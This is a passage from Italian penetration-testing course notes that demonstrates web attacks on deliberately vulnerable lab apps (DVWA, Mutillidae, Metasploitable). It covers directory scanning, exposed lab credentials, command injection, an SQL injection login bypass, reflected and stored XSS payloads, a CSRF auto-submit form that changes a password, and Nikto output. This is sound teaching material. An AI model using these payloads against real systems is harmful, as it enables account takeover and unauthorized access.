+ http://10.0.2.10/mutillidae/robots.txt (CODE:200|SIZE:160)
==> DIRECTORY: http://10.0.2.10/mutillidae/styles/
---- Entering directory: http://10.0.2.10/mutillidae/classes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.10/mutillidae/documentation/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.10/mutillidae/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.10/mutillidae/includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
```

Tra i vari file viene individuato robots.txt



10.0.2.10/mutillidae/robots.txt X +
 ← → ⌂ ⌄ 10.0.2.10/mutillidae/robots.txt

```
User-agent: *
Disallow: ./passwords/ Cartella chiamata passwords
Disallow: ./config.inc
Disallow: ./classes/
Disallow: ./javascript/
Disallow: ./owasp-esapi-php/
Disallow: ./documentation/
```

Contenuto del file robots.txt

Index of /mutillidae/passwords X +
 ← → ⌂ ⌄ 10.0.2.10/mutillidae/passwords/

Index of /mutillidae/passwords

Name	Last modified	Size	Description
 Parent Directory	-	-	
 accounts.txt	11-Apr-2011 20:14	176	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 10.0.2.10 Port 80

All'interno della cartella passwords è presente il file accounts.txt

10.0.2.10/mutillidae/passwords X +
 ← → ⌂ ⌄ 10.0.2.10/mutillidae/passwords/

```
'admin', 'adminpass', 'Monkey!!!'
'adrian', 'somepassword', 'Zombie Films Rock!!!'
'john', 'monkey', 'I like the smell of confunk'
'ed', 'pentest', 'Commandline KungFu anyone?'
```


Contenuto del file accounts.txt

8.6.2 File upload

È un tipo di vulnerabilità spesso molto semplice da sfruttare come caricare sul *Web Server* file potenzialmente malevoli (file eseguibili, backdoor).

Un tipico pattern per sfruttare questo tipo di vulnerabilità può essere il seguente:

- generare una backdoor PHP (ed eventualmente nasconderla in altri tipi di file);
- caricarla sul *Web Server*;
- connettersi alla *Backdoor*.



Questo è chiamato **reverse Shell**: l'exploit fa sì che la macchina target ci contatti, in questo modo il firewall non bloccherà la connessione.

Per ulteriori informazioni, consultare le *slide da 15 a 25* del pdf:

“Argomento 9 - Argomento 9 - Approfondimento InSicurezza_Web_Application.pdf”.

8.6.3 File inclusion

Questa vulnerabilità, se sfruttata in modo corretto permette ad un attaccante di **leggere file sul Web Server** e di **accedere ai file** che si trovano all'esterno della directory `www`.

Questo tipo di vulnerabilità si chiama **Local file Inclusion**(LFI).

Un'altra vulnerabilità si chiama **Remote File Inclusion**(RFI): permette ad un attaccante di leggere qualsiasi file da qualsiasi server oppure di eseguire sulla macchina target, file presenti in altri server. Entrambe le vulnerabilità possono essere sfruttate tramite **URL**.

Per ulteriori esempi, consultare le *slide da 28 a 46* del pdf:

“Argomento 9 - Argomento 9 - Approfondimento InSicurezza_Web_Application.pdf”.

8.6.4 Command Injection

Permette ad un attaccante di eseguire comandi del Sistema Operativo sulla macchina target.

Per fare **command execution** andiamo su questo link: <http://10.0.2.10/dvwa/vulnerabilities/exec/>

Inseriamo un indirizzo IP concatenato al comando `ls -l`:

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.  
64 bytes from 8.8.8.8: icmp_seq=1 ttl=52 time=21.4 ms  
64 bytes from 8.8.8.8: icmp_seq=2 ttl=52 time=21.4 ms  
64 bytes from 8.8.8.8: icmp_seq=3 ttl=52 time=21.2 ms  
  
--- 8.8.8.8 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1998ms  
rtt min/avg/max/mdev = 21.205/21.376/21.403/0.170 ms  
  
total 16  
drwxr-xr-x 2 www-data www-data 4096 May 20 2012 help  
-rw-r--r-- 1 www-data www-data 1509 Mar 16 2010 index.php  
-rw-r--r-- 1 www-data www-data 1503 Jun 26 17:28 phpshell.php  
drwxr-xr-x 2 www-data www-data 4096 May 20 2012 source
```

Output comando ping

Output comando ls

Un ulteriore esempio è possibile consultarlo dalla *slide 51* alla *slide 53* del pdf:
“Argomento 9 - Argomento 9 - Approfondimento InSicurezza_Web_Application.pdf”.

8.6.5 SQL Injection

Le *Web Application* scritte male permettono di combinare istruzioni SQL con i dati forniti in input da un utente. Un attaccante potrebbe inserire comandi SQL tramite i campi d'input i quali saranno inviati al database che si occuperà di processarli, ovviamente con effetti devastanti.

Un esempio è mostrato di seguito:

The screenshot shows a web application interface titled "Mutillidae: Born to be Hacked". The top navigation bar includes "Version: 2.1.19", "Security Level: 0 (Hosed)", "Hints: Disabled (0 - I try harder)", and "Not Logged In". The main menu on the left lists "Core Controls", "OWASP Top 10", "Others", "Documentation", and "Resources". A sidebar message states: "Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons". The central area features a "Login" form with fields for "Name" and "Password", and a "Login" button. Above the form, a green bar says "Please sign-in". Below the form, a link reads "Dont have an account? [Please register here](#)".

Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data

Core Controls

- OWASP Top 10
- Others
- Documentation
- Resources

Site
hacked...err...quality-tested with **Samurai**
WTF, Backtrack, Firefox, Burp-Suite, Netcat, and **these Mozilla Add-ons**

Login

Back

Please sign-in

Name

Password

Login

Dont have an account? [Please register here](#)

Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data

Core Controls

- OWASP Top 10
- Others
- Documentation
- Resources

Site
hacked...err...quality-tested with **Samurai**
WTF, Backtrack, Firefox, Burp-Suite, Netcat, and **these Mozilla Add-ons**

Login

Back

Please sign-in

Name

Password

Login

Dont have an account? [Please register here](#)

Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data

Core Controls

- OWASP Top 10
- Others
- Documentation
- Resources

Site
hacked...err...quality-tested with **Samurai**
WTF, Backtrack, Firefox, Burp-Suite, Netcat, and **these Mozilla Add-ons**

Login

Back

Please sign-in

Name

Password

Login

Dont have an account? [Please register here](#)

abcde! or 1=1 #

Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Logged In Admin: admin (Monkey!)

Home Logout Toggle Hints Toggle Security Reset DB View Log View Captured Data

Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10

Latest Version / Installation

- Latest Version
- Installation Instructions
- Usage Instructions
- Get rid of those pesky PHP errors
- Change Log
- Notes

Samurai WTF and Backtrack contains all the tools needed or you may build your own collection

8.6.6 Cross Site Scripting (XSS)


Permette ad un attaccante di iniettare codice JavaScript in una pagina: il codice viene eseguito al caricamento della pagina ed è eseguito sul *Client* e non sul *Server*.

I principali tipi di XSS sono:


- **XSS Reflected:** il codice malevolo è presente all'interno di un *URL* e quindi solo se la vittima va su quello specifico *URL* funziona;
- **XSS Stored/Persistent:** il codice malevolo è iniettato nella pagina vulnerabile. La vittima visita la pagina e lo script viene eseguito automaticamente dal *Web browser*.

Le form di input sono il posto ideale dove andare a cercare vulnerabilità di tipo XSS.


Esempio: form di input che accetta una stringa, stampata poi in output (reflected).



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left, there's a sidebar with various security test categories: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (which is highlighted in green), and XSS stored. The main content area has a title "Vulnerability: Reflected Cross Site Scripting (XSS)". Below it, a form asks "What's your name?" with a text input field and a "Submit" button. Underneath the form, there's a "More info" section with three links: <http://ha.ckers.org/xss.html>, http://en.wikipedia.org/wiki/Cross-site_scripting, and <http://www.cgisecurity.com/xss-faq.html>.



This screenshot shows the same DVWA interface after an injection. A red arrow points to the text input field where the user has typed "Arcangelo". The "Submit" button is visible next to it. The page then displays the injected content: "Hello Arcangelo".



This screenshot shows the final result of the XSS attack. The DVWA interface displays the injected message "Hello Arcangelo" in red text at the bottom of the response area.

DVWA

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

`<script>alert("XSS")</script>`

Submit

Hello Arcangelo

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

`<script>alert ("XSS")</script>`

DVWA

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

xss

OK

Hello

La pagina è vulnerabile ad XSS

http://10.0.2.10/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28%22XSS%22%29%3C%2Fscript%3E#

HTTP://10.0.2.10/dvwa/vulnerabilities/xss_r/?name=<script>alert("%XSS")<%2Fscript>

DVWA

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


Hello

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

- La richiesta alla pagina vulnerabile è fatta tramite il metodo **GET**
- L'URL relativo a tale richiesta è tipicamente inviato alla vittima
- La visita di tale URL causerà l'esecuzione del codice JS

Esempio: form di input che permette di firmare un *Guestbook* (stored).



Screenshot of the DVWA XSS stored page. The URL is [http://ha.ckers.org/xss.html](#). The sidebar menu shows "XSS stored" as selected. The main form has fields for "Name" and "Message". Below the form, a message box displays "Name: test" and "Message: This is a test comment." A "More info" section provides links to XSS resources.



Screenshot of the DVWA XSS stored page. The URL is [http://ha.ckers.org/xss.html](#). The sidebar menu shows "XSS stored" as selected. The main form has fields for "Name" and "Message". Below the form, a message box displays "Name: test" and "Message: This is a test comment." A "More info" section provides links to XSS resources.



Screenshot of the DVWA XSS stored page. The URL is [http://ha.ckers.org/xss.html](#). The sidebar menu shows "XSS stored" as selected. The main form has fields for "Name" and "Message". Below the form, a message box displays "Name: test" and "Message: This is a test comment." A "More info" section provides links to XSS resources. A red box highlights the message box, and a callout bubble points to it with the text "Le informazioni inserite vengono memorizzate nel DB".



Screenshot of the DVWA XSS stored page. The URL is [http://ha.ckers.org/xss.html](#). The sidebar menu shows "XSS stored" as selected. The main form has fields for "Name" and "Message". Below the form, a message box displays "Name: test" and "Message: This is a test comment." A red box highlights the message box, and a red arrow points to it from the left.

DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

Home Instructions Setup

Brute Force Command Execution CSRF File Inclusion SQL Injection SQL Injection (Blind) Upload XSS reflected XSS stored

Name * Arcangelo

Message *

```
<script>alert("XSS")</script>
```

Sign Guestbook

Name: test
Message: This is a test comment.

Name: Arcangelo
Message: Salve a tutti

<script>alert("XSS")</script>

[More info](#)

DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

Home Instructions Setup

Brute Force Command Execution CSRF File Inclusion SQL Injection SQL Injection (Blind) Upload XSS reflected XSS stored

Name *

Message

XSS

OK

Name: test
Message: This is a test comment

Name: Arcangelo
Message: Salve a tutti

Name: Arcangelo
Message:

8.6.7 Cross Site Request Forgery (CSRF)

L'attaccante assume l'identità della vittima ed esegue azioni al suo posto. Ovviamente è una pratica molto molto potente che può avere ripercussioni molto gravi sulla vittima. Infatti, l'attaccante può cambiare informazioni personali dagli account della vittima come email, numero di telefono etc...

Esempio: form di input che permette di cambiare la password.

DVWA

Vulnerability: Cross Site Request Forgery (CSRF)

Home Instructions Setup

Brute Force Command Execution **CSRF** File Inclusion SQL Injection SQL Injection (Blind) Upload XSS reflected XSS stored

Change your admin password:

New password:

Confirm new password:

Change

More info

http://www.owasp.org/index.php/Cross-Site_Request_Forgery
<http://www.cgisecurity.com/csrf-faq.html>
http://en.wikipedia.org/wiki/Cross-site_request_forgery

DVWA

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

More info

http://www.owasp.org/index.php/Cross-Site_Request_Forgery
<http://www.cgisecurity.com/csrf-faq.html>
http://en.wikipedia.org/wiki/Cross-site_request_forgery

Copiamo la porzione di codice HTML relativa a tale form

CodeSavviente - Associazione

Inspecting the page source code in the browser's developer tools, the CSRF form is highlighted with a red box. The code for the form is as follows:

```
<form action="#" method="GET">
    New password:  

    <br>
    <input type="password" autocomplete="off" name="password_new">  

    <br>
    Confirm new password:  

    <br>
    <input type="password" autocomplete="off" name="password_conf">  

    <br>
    <input type="submit" value="Change" name="Change">
</form>
```

The browser's developer tools also show the CSS styles applied to the page, including the main.css file which defines styles for the body and container elements.

The extracted HTML code from the previous step is shown again, with the action attribute of the form set to "#". A large red arrow points down to the modified code where the action attribute has been changed to "http://10.0.2.10/dvwa/vulnerabilities/csrf/1".

```
<form action="#" method="GET">    New password:<br>
    <input type="password" autocomplete="off" name="password_new"><br>
    Confirm new password: <br>
    <input type="password" autocomplete="off" name="password_conf">
    <br>
    <input type="submit" value="Change" name="Change">
</form>
```

```
<form action="http://10.0.2.10/dvwa/vulnerabilities/csrf/1" method="GET">    New password:<br>
    <input type="password" autocomplete="off" name="password_new"><br>
    Confirm new password: <br>
    <input type="password" autocomplete="off" name="password_conf">
    <br>
    <input type="submit" value="Change" name="Change">
</form>
```

Salviamo la nuova form nel file csrf.html

New password:

Confirm new password:

Change

Inseriamo una password arbitraria
Cambiando così quella vecchia

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:
Confirm new password:
Change

La password è stata cambiata senza richiedere alcuna forma di autenticazione per l'utente

Esempio: automatizziamo l'azione precedente mediante una *hidden form* invocata da codice *javascript*.

CoScienze ASSOCIAZIONE
csrft.html

```
<form action="http://10.0.2.10/dvwa/vulnerabilities/csrf/" method="GET">
  <input type="password" autocomplete="off" name="password_new"><br>
  Confirm new password: <br>
  <input type="password" autocomplete="off" name="password_conf">
  <br>
  <input type="submit" value="Change" name="Change">
</form>
```

↓

```
<form id=form1 action="http://10.0.2.10/dvwa/vulnerabilities/csrf/" method="GET">
  <input type="hidden" autocomplete="off" name="password_new" value="123456"><br>
  <input type="hidden" autocomplete="off" name="password_conf" value="123456">
  <input type="hidden" value="Change" name="Change">
</form>

<script>document.getElementById('form1').submit();</script>
```

Visitando tale pagina non viene mostrato alcun output, ma verrà cambiata la password dell'utente che sarà in questo caso **123456**.

```
<form id=form1 action="http://10.0.2.10/dvwa/vulnerabilities/csrf/" method="GET">
  <input type="hidden" autocomplete="off" name="password_new" value="123456"><br>
  <input type="hidden" autocomplete="off" name="password_conf" value="123456">
  <input type="hidden" value="Change" name="Change">
</form>

<script>document.getElementById('form1').submit();</script>
```

csrft_hidden.html

8.6.8 Strumenti per la Web Vulnerability Scanner

Ora che abbiamo visto quali sono le principali vulnerabilità che possono essere presenti in applicazioni web, soffermiamoci su alcuni strumenti che possono aiutarci a rilevare queste vulnerabilità e a fornirci un aiuto verso la fase successiva, ovvero quella di *exploitation*.

Nikto2

Nikto è uno strumento che si occupa di fare scansioni di sicurezza per web server ma non solo. È molto potente ed opera ad hoc in contesti *web-based*: è un **vulnerability scanner** che si occupa di fornire a noi pentester tutte le informazioni potenzialmente pericolose che si trovano sull'asset che stiamo analizzando.

Con informazioni potenzialmente pericolose si intendono, ad esempio:

- errori di configurazione del server (vulnerabilità di configurazione): potremmo poter vedere più cose di quanto dovremmo, ad esempio directory listing, path traversal, ecc... (information leakage);
- se vengono utilizzate configurazioni di default, password o credenziali di accesso predefinite o non sicure;
- applicazioni server side obsolete e quindi affette da vulnerabilità note.

Nikto2, inoltre, può essere sfruttato anche come **interceptor proxy**, quindi, può fare *IDS evasion* e inoltre supporta l'enumerazione dei sottodomini (come molti strumenti utilizzati nella fase di Information Gathering) tramite brute force basati su dizionario.

Le principali categorie di vulnerabilità che *Nikto2* consente di individuare sono:

- information disclosure (o information leakage), path traversal, eventuale esposizione di file di configurazione, eventuale esposizione di file robots.txt;
- problematiche di *command injection* e *SQL injection*;
- vulnerabilità relative al download/upload e cancellazione di file su web server;
- eventuale esecuzione di comandi sulla macchina server tramite customizzazione dell'URL.

È possibile avviare *Nikto2* in modalità grafica (dal menu 02 - Vulnerability Analysis di Kali), oppure in modalità testuale digitando il comando `nikto`. Come al solito è possibile avere maggiori informazioni tramite il comando `man nikto`. Oltre alla man page si può accedere ad un'ampia documentazione online: <https://cirt.net/nikto2-docs/>.

Usiamo due degli asset che abbiamo visto:

1. *Metasploitable 2* (10.0.2.6)
2. *Metasploitable 3* (10.0.2.7)

Vediamo cosa riesce a trovare e analizziamo le righe più significative (output parziale):

```
root@kali:~# nikto -h http://10.0.2.6
- Nikto v2.1.6
-----
+ Target IP:      10.0.2.6
+ Target Hostname: 10.0.2.6
+ Target Port:    80
+ Start Time:    2019-04-03 11:12:25 (GMT2)
-----
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
```

Una delle cose che notiamo subito è che il file `phpinfo.php` è liberamente consultabile:

```
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sector.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.php
+ Apache/2.2.8 appears to be outdated (c). Apache 2.2.34 is the EOL for the 2.x
+ Web Server returns a valid response with OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /phpinfo.php: Output from the phpinfo() function was found.
```

Questa funzione è molto significativa perché chi la esegue ottiene tutte le informazioni possibili sulla versione in uso di PHP e i moduli che utilizza. Un utente malintenzionato, quindi, riesce a capire il linguaggio usato *lato backend* e i moduli che vengono utilizzati.

Accediamo allora a questo file tramite il browser di Kali:

The screenshot shows a web browser window with the following details:

- Title bar: 10.0.2.6//phpinfo.php
- Page Title: PHP Version 5.2.4-2ubuntu5.10
- PHP Logo: A blue oval logo with the word "php" in white.
- Table of PHP Configuration:

System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls

Tutte queste info possono essere utilizzate come base per ulteriori attacchi o per perfezionare l'attacco attuale.

Un'altra cosa che possiamo notare dall'output è l'indicizzazione della directory doc:

```
+ OSVDB-3268: /doc/: Directory indexing found.  
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.  
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.  
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.  
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.  
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
```

Anche in questo caso possiamo aprire l'indirizzo `http://10.0.2.6/doc` dal browser per andare a visualizzare i file presenti all'interno della cartella.

Name	Last modified	Size	Description
Parent Directory		-	
acl/	14-Nov-2007 05:59	-	
adduser/	16-Mar-2010 19:00	-	
ant/	23-Mar-2010 17:54	-	
antlr/	23-Mar-2010 17:54	-	
apache2-mpm-prefork/	16-Apr-2010 02:10	-	
apache2-utils/	30-Mar-2010 10:43	-	
apache2-common/	16-Apr-2010 02:10	-	
apache2/	17-Mar-2010 10:08	-	
apparmor-utils/	16-Mar-2010 19:11	-	
apparmor/	16-Mar-2010 19:11	-	
apt-utils/	16-Mar-2010 19:00	-	
apt/	16-Mar-2010 19:00	-	
aptitude/	16-Mar-2010 19:00	-	
at/	16-Mar-2010 19:11	-	
attr/	31-Oct-2007 18:45	-	
autoconf/	28-Apr-2010 00:25	-	
autoconf2.59/	28-Apr-2010 00:24	-	
base-files/	16-Mar-2010 18:58	-	
base-passwd/	16-Mar-2010 18:58	-	

Un'altra potenziale vulnerabilità menzionata nell'output è una richiesta http che può essere sfruttata per ottenere informazioni rilevanti:

```
+ OSVDB-3268: /doc/: Directory indexing found.  
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.  
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.  
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.  
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.  
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
```

Richiesta HTTP che può essere sfruttata per ottenere informazioni

Andiamo a vedere l'esecuzione di questa richiesta *http* cosa ci mostra:

The screenshot shows a table titled "SAPI Modules" with the following data:

Contribution	Authors
ACLserver	Sascha Schumann
Apache 1.3 (apache_hooks)	Rasmus Lerdorf, Zeev Suraski, Stig Bakken, David Sklar, George Schlossnagle, Lukas Schroeder
Apache 1.3	Rasmus Lerdorf, Zeev Suraski, Stig Bakken, David Sklar
Apache 2.0 Filter	Sascha Schumann, Aaron Barnett

In questa pagina possiamo vedere molte informazioni riguardanti la lista di utenti che hanno contribuito al servizio. Chiaramente questa pagina è poco utile dal punto di vista dell'exploitation convenzionale, tuttavia, le informazioni ottenute qui potrebbero essere utilizzate per effettuare attacchi di **ingegneria sociale**.

Un'altra informazione interessante che rileviamo dall'output è la seguente:

```
+ OSVDB-3092: /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.  
+ Server may leak inodes via Etags, header found with file /phpMyAdmin/Changelog, inode: 92462, size: 40540, mtime: Tue Dec 9 18:24:00 2008  
+ OSVDB-3092: /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.  
+ OSVDB-3268: /test/: Directory indexing found.  
+ OSVDB-3092: /test/: This might be the ChangeLog of phpMyAdmin  
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a default configuration which runs phpinfo() was found. This gives a lot of system information.  
+ OSVDB-3268: /icons/: Directory indexing found.  
+ OSVDB-3233: /icons/README: Apache default file found.  
+ /phpMyAdmin/: phpMyAdmin directory found  
